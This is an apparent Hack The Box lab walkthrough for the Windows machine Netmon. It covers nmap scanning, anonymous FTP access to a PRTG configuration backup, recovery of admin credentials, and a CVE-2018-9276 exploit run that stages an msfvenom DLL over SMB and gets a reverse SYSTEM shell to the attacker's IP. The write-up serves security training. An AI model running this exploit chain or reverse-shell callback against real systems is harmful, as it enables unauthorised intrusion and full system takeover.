Netmon Walkthrough - HTB Easy | FTP Anonymous Access & PRTG RCE Exploitation
Complete walkthrough of Netmon from Hack The Box. An easy Windows machine with simple enumeration and direct exploitation. A PRTG Network Monitor service is running on the HTTP port, while an FTP server with anonymous access allows reading of PRTG configuration files. The PRTG version (18.1.37.13946) is vulnerable to Remote Code Execution (RCE) identified as CVE-2018-9276, exploitable to obtain a shell with SYSTEM privileges.

Overview
Netmon is an easy difficulty Windows box with simple enumeration and exploitation. PRTG is running, and an FTP server with anonymous access allows reading of PRTG Network Monitor configuration files. The version of PRTG is vulnerable to RCE which can be exploited to gain a SYSTEM shell.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
┌─[dua2z3rr@parrot]─[~/SecLists/Discovery/Web-Content]
└──╼ $nmap 10.10.10.152 -p- -vv
<SNIP>
Discovered open port 139/tcp on 10.10.10.152
Discovered open port 21/tcp on 10.10.10.152
Discovered open port 80/tcp on 10.10.10.152
Discovered open port 445/tcp on 10.10.10.152
Discovered open port 135/tcp on 10.10.10.152

<SNIP>

┌─[✗]─[dua2z3rr@parrot]─[~/SecLists/Discovery/Web-Content]
└──╼ $nmap 10.10.10.152 -p 139,21,80,445,135 -vv -sC -sV
<SNIP>
PORT    STATE SERVICE      REASON  VERSION
21/tcp  open  ftp          syn-ack Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
80/tcp  open  http         syn-ack Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-server-header: PRTG/18.1.37.13946
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        syn-ack Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33374/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 32483/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15668/udp): CLEAN (Failed to receive data)
|   Check 4 (port 25393/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-08-17T03:32:21
|_  start_date: 2025-08-17T03:25:05
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
Key findings:
- Port 21: FTP (Microsoft ftpd) with anonymous login allowed
- Port 80: HTTP running PRTG Network Monitor 18.1.37.13946
- Ports 135, 139, 445: SMB services
The scan reveals FTP, HTTP, and SMB services running. After this discovery, we proceed with analysis of port 80.
Web Application Analysis
HTTP Service

In the lower left corner, the PRTG version is visible.
FTP Enumeration
Anonymous Access
Let’s access the FTP service with anonymous/guest credentials and enumerate the contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
┌─[dua2z3rr@parrot]─[~/SecLists/Discovery/Web-Content]
└──╼ $ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:dua2z3rr): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50045|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
11-10-23  10:20AM       <DIR>          Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50053|)
125 Data connection already open; Transfer starting.
02-25-19  11:44PM       <DIR>          Administrator
01-15-24  11:03AM       <DIR>          Public
226 Transfer complete.
ftp> cd Administrator
550 Access is denied.
ftp> cd Public
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50054|)
125 Data connection already open; Transfer starting.
01-15-24  11:03AM       <DIR>          Desktop
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp> cd Desktop
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50055|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1195 PRTG Enterprise Console.lnk
02-03-19  12:18AM                 1160 PRTG Network Monitor.lnk
08-16-25  11:25PM                   34 user.txt
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||50065|)
125 Data connection already open; Transfer starting.
100% |*************************************************************************************************************************************************|    34        0.05 KiB/s    00:00 ETA
226 Transfer complete.
34 bytes received in 00:00 (0.05 KiB/s)
ftp>
User flag obtained via FTP.
Privilege Escalation
Configuration File Discovery
Let’s continue FTP enumeration searching for sensitive files.
We find a file called PRTG Configuration.old.bak. This is a configuration file that the user created. Let’s export it locally and analyze it with grep to extract useful information:
1
2
3
4
5
┌─[✗]─[dua2z3rr@parrot]─[~/Boxes/netmon]
└──╼ $curl -u anonymous:anonymous ftp://10.10.10.152/ProgramData/Paessler/PRTG%20Network%20Monitor/PRTG%20Configuration.old.bak -o "PRTG Configuration.old.bak"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1126k  100 1126k    0     0  21412      0  0:00:53  0:00:53 --:--:-- 65406
If we filter for admin, we discover an account named prtgadmin:
1
2
3
4
┌─[dua2z3rr@parrot]─[~/Boxes/netmon]
└──╼ $cat PRTG\ Configuration.old.bak | grep -n prtgadmin
141:	      <!-- User: prtgadmin -->
29166:                  prtgadmin
The password is next to the lines containing the username.
Administrative Access
Credential Discovery
We obtain the DB password, PrTg@dmin2018, however this doesn’t allow us to access the site through login. We find some hashes in various configuration files, and after repeated failed cracking attempts, we notice the machine was configured in 2019. We replace 2018 with 2019 and find ourselves on the administrative dashboard.
Credentials: prtgadmin:PrTg@dmin2019

From the previous non-administrative welcome screen image, we have the PRTG version that’s being executed, so let’s search for a vulnerability that suits our needs.
We find the vulnerability https://nvd.nist.gov/vuln/detail/CVE-2018-9276
Root Access via CVE-2018-9276
Exploit
We find a GitHub repository with a ready exploit for us. Cloneable via https://github.com/A1vinSmith/CVE-2018-9276.git
The vulnerability allows remote code execution through malicious notifications:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
┌─[dua2z3rr@parrot]─[~/Boxes/netmon/CVE-2018-9276]
└──╼ $sudo ./exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.14.6 --lport 9001 --user prtgadmin --password PrTg@dmin2019
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.10.10.152:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2030]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2030] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.6 LPORT=9001 OUTPUT=/tmp/gcapodvr.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/dua2z3rr/Boxes/netmon/CVE-2018-9276/./exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/home/dua2z3rr/Boxes/netmon/CVE-2018-9276/./exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.14.6\SCOLLHAU]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2031]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2031] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[+] Listening on [10.10.14.6:9001 for the reverse shell!]
Listening on 0.0.0.0 9001
[*] Incoming connection (10.10.10.152,50263)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
Connection received on 10.10.10.152 50278
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system
Root flag obtained. Box completed.
Reflections
What Surprised Me
The password pattern discovery (changing the year from 2018 to 2019 based on when the machine was configured) was a clever twist that required attention to file timestamps rather than traditional password cracking.
Main Mistake
I wasted time attempting to crack the hashes found in various configuration files before noticing the machine was configured in 2019. I should have paid attention to the file timestamps and configuration dates earlier, which would have immediately suggested trying PrTg@dmin2019 instead of spending time on hash cracking.
Completed this box? Did you spot the year pattern in the password quickly? Leave a comment down below!